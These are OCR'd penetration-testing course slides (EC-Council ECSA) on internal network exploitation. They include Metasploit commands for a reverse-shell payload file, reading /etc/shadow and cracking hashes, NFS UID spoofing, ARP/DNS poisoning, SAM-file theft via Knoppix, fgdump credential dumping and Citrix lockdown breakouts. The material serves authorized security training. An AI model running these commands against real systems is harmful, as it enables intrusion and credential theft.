
Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)

ECSA

Use Metasploit to create a payload

- `use exploit/windows/fileformat/videocharge_studio`
- `set payload windows/meterpreter/reverse_tcp`
- `set lhost [Local IP]`
- `exploit`




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)

ECSA

- Now send the payload to target machine and force victim to download and run the file.
- The execution of VideoCharge Studios will stop due to buffer overflow




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Exploit Buffer Overflow Vulnerability on Windows (Cont'd)

ECSA

- You will also gain access to Windows using Remote Shell



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Unix/Linux Exploitation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Identify Local/Remote Exploit to Gain Root Access

ECSA

- Search for local/remote exploit to gain access to vulnerable Unix/Linux systems

Sudo 1.8.20 - 'get_process_ttyname()' Local ... - Exploit Database
https://www.exploit-db.com/exploits/42183/
Jun 14, 2017 - Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation. CVE-2017-1000367. Local exploit for Linux platform.

EXPLOIT DATABASE

Local and Privilege Escalation Exploits

EXPLOIT DATABASE

Sudo 1.8.20 - 'get_process_ttyname()' Local Privilege Escalation

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Gain Access to Linux using Remote Shell

ECSA

29番 shellshock 漏洞

- Identify the vulnerabilities on a specific version of Unix/Linux OS
- Search the exploits that will provide remote shell to the target
- Try to exploit the target Unix system to gain remote shell
- After successful attempt to gain remote shell to target machine, list out the directories and files that exist on the remote system with `ls` command




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Extract User Accounts

ECSA

Navigate to /etc/passwd file to extract all the user accounts of the remote system




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Extract the Password Hashes

ECSA
EC-Council Certified Security Analyst

Navigate to /etc/shadow file to extract all password hashes of all the user accounts




Note: The content of shadow file will not be visible unless the user account has full permission as that of root account

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack the Password Hashes

ECSA
EC-Council Certified Security Analyst

Use password cracker such as John the Ripper to crack hashes extracted




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Gain Unauthorized Access through UID/GUID Manipulation

ECSA

- Test whether the users can access unauthorized files on the exported share by using the UID/GUID manipulation technique
- It involves tricking the NFS server to believe that the user account trying to read or access the file is its owner
- Use the following command to list the user `ls -al`



- Create a new user locally that will have the same UID and name with the file owner

```
useradd <user>
passwd <user>
```

- Change the UID from passwd file

```
vi /etc/passwd
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Try to Gain Unauthorized Access through UID/GUID Manipulation (Cont'd)

ECSA

- Executes the **su** command with the newly created user and password so that the current user will switch to the new user
- Uses the following command

```
su <useraccount>
```

- As we manipulate the UID of the file to be the same as the UID of a new user, the system will believe that this is the original owner and will allow us to read the file



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Other Internal Network Exploitation Techniques


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt Replay Attacks

ECSA

sniff

- Using a replay attack, an attacker intercepts and passively listens to the network traffic and resends the stream to one or more of the parties
- It sniffs the password hashes off the wire and replays the same password on the target machine
- Tools: L0phtcrack, Ophcrack, RainbowCrack, etc.



MITM Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt ARP Poisoning

ECSA

01


- Attempt ARP poisoning on the router

02

- This technique can be used to sniff through a switch

03

- Tools:
  - Cain & Abel
  - WinArpAttacker




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ARP Poisoning Tools


ECSA

Cain & Abel



Source: http://www.oxid.it

WinArpAttacker



Source: http://www.xfocus.net

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Attempt Mac Flooding

Spoof DOS

ECSA

- MAC flooding is an ARP cache poisoning technique aimed at network switches
- Flood the CAM table on the switch with fake MAC address and IP pairs until it is full
- This will change the behavior of the switch to reset it to its learning mode, broadcasting on every port, similarly to a hub
- Tool: Macof



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited


Conduct a Man-in-the-Middle Attack

ECSA

- One of the most successful methods for gaining control of customer information and resources is through Man-in-the-Middle attacks
- In this attack, the attacker is situated between the customer and the real web-based application and proxies all communications between the systems

解决/配置.和推导法

- From this vantage point, the attacker can observe and record all transactions




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Conduct a Man-in-the-Middle Attack (Cont'd)

ECSA

- An MITM can be easily conducted inside the network using two techniques:
  - DNS cache poisoning
  - ARP spoofing the victim
- Attempt to conduct the MITM on a victim computer
- The victim machine will be spoofed into visiting fake sites
- Tool:
  - Ettercap



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attempt DNS Poisoning

ECSA

- Domain Name System (DNS) resolves domain names into IP addresses
- It is also called DNS cache poisoning
- Using a DNS poisoning attack, an attacker injects fake records into the cache of a DNS server, corrupts the DNS tables, and redirects a victim to the malicious IP address
- It is mainly done by sending spam emails, ad banners, etc. that attract users to click on them

Here is how it works:

- Every system has a hosts file in its systems directory; in the case of Windows, this file resides at the following location:
  - `C:\Windows\System32\drivers\etc`
- This file can be used to hard-code domain name translations and direct you to a different site

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Example of a Normal Host File under DNS Poisoning Attack

ECSA

hosts - Notepad

File Edit Format View Help

```
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#       127.0.0.1       localhost
#       ::1             localhost
162.241.216.11 microsoft.com
```


Attacker's IP address


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Log into a Console Machine

ECSA

- Sometimes a password may not be configured on a remote machine
- Try logging on to the console using default passwords





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Boot the PC using Alternate OS and Steal the SAM File

ECSA

- You can easily bypass authentication of a system by booting the PC using another operating system such as Knoppix
  - Boot the system using Knoppix
  - Mount the system device
  - Copy the SAM file onto a pen drive
  - Shut down the system, and remove the Knoppix CD

Copying Commands in Knoppix

```
#mount -t vfat -o ro /dev/hda1 /mnt/hda1
#cp /mnt/hda1/windows/system32/config/sam
#cp sam /dev/fd0
#umount /dev/hda1
#halt
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Extract the Password Hashes

ECSA

Use following tools to extract Password hashes

pwdump7


- pwdump7 extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database



Source: https://www.tarasco.org

fgdump

- fgdump works like pwdump but also extracts cached credentials and allows remote network execution
  - `fgdump.exe -h 192.168.0.10 -u AnAdministrativeUser -p l4mep4ssw0rd`
  - Dumps a remote machine (192.168.0.10) using a specified user



Source: http://foofus.net

Note: These tools must be run with administrator privileges

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Crack Password from Hashes

ECSA
EC-Council Certified Security Analyst


- Use different online and offline password cracking techniques to recover Windows password
- Crack password using Rainbow Table
  - Capture the hash of a password and compare it with the precomputed hash table. If a match is found then the password is cracked
  - It is easy to recover passwords by comparing captured password hashes to the **precomputed tables**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Crack Password from Hashes (Cont'd)

ECSA
EC-Council Certified Security Analyst

- Use password cracking tools such as L0phtCrack, ophcrack, RainbowCrack, Cain & Abel, etc. to crack Windows password



Source: *http://www.l0phtcrack.com* Source: *http://ophcrack.sourceforge.net* Source: *http://project-rainbowcrack.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown


ECSA

- Try to break down Desktop lockdown security in Windows or Citrix Environment
- By breaking down lockdown security, you can escalate privileges in Windows or Citrix Environment

Use some of the following techniques to break down the lockdown security

Dialog Box:

- Acquire a dialog box using the keyboard shortcuts and application functionality
- Dialog boxes can allow the users to perform additional functions such as Windows Search
- They also help users to explore the system, escalate privileges, create new files, open a new Windows Explorer instance, explore context menu, etc.
- Different methods of obtaining a dialog box include:
  - Application Functionality: Use application functions such as save, save as, open, load, browse, import, export, help, search, scan, and print to open a dialog box.
  - Short Cut Keys: Use shortcuts keys such as Ctrl+ O for open, Ctrl+ N for new, etc.




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)

ECSA

Abusing the Dialog Box:

- Use the opened dialog box to escalate privileges through the following steps
  - **Create Batch files:** Right click > New > Text File > rename to .BAT (or .CMD) > edit > open
  - **Create Shortcuts:** Right click > New > Shortcut > "%WINDIR%\system32"
  - **Open a new Windows Explorer instance:** Right click any folder > select "Open in new window"
  - **Explore Context Menus:** Right click any file/folder and explore context menus
  - **Bypass file restrictions:** Enter *.* or *.exe in "File name" box to view the executable files, right click on the file and select open and run



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Try to Break Down the Desktop Lockdown (Cont'd)

ECSA

Sticky Keys Popup

- Pressing down the shift button five times to obtain Sticky Keys popup
- Click on the **"Go to the Ease of Access Center to disable the keyboard shortcut"** link
- The **Ease of Access Center** window will allow to access explorer functionality through the address bar





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)

ECSA

Use Task Manager:

- Access the Windows Task Manager from the Start Menu or by pressing the CTRL+ALT+DELETE or CTRL+SHIFT+ESCAPE keys simultaneously
- Use the task manager to run new processes or commands

Access Help Menu:

- Press the **F1** button from the key board to access Microsoft help menus
- Use the links presented in Help Menus to access command prompt or other explorer functionality

Command Prompt:

- Command shell allows users to control certain functions of an operating system and escalate privileges
- Use the Run option by clicking the windows button with R key
- Browse to the **C:\windows\system32** folder, right click on the **cmd.exe** and select **Open as administrator** option
- Type the hyperlink **file:///c:/Windows/System32/cmd.exe** in the address bar
- Interactive and management consoles such as powershell.exe, FTP.exe, MMC.exe, Control.exe, RUNDLL32.exe, MSTSC.exe and WMIC.exe can also help in breaking out of the locked down desktops

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Break Down the Desktop Lockdown (Cont'd)

ECSA
EC-Council Certified Security Analyst

Citrix ICA Hotkeys

- Use default Citrix hotkeys such as Ctrl+F1 to go the task manager, F1 to display online help, Ctrl+Alt toggle the console display between full screen mode and window mode, and Shift+F2 to toggle the applications from full screen and window mode.

Modifying ICA Files

- Citrix applications used for desktop lockdown require Independent Computing Architecture (ICA) files to store the network settings
- These applications also use internal applications to define different functions
- Modify the parameters of such ICA files if the applications do not have password lock

Internal Explorer Breakouts:

- Lockdown applications access the desktops through browsers, such as edge and chrome
- Breakout of such applications using address bar, search, help and print menus

Default / Weak Credentials

- Lockdown applications may also use default passwords and credentials for administrator logins
- Try different default usernames and passwords to gain access to these applications

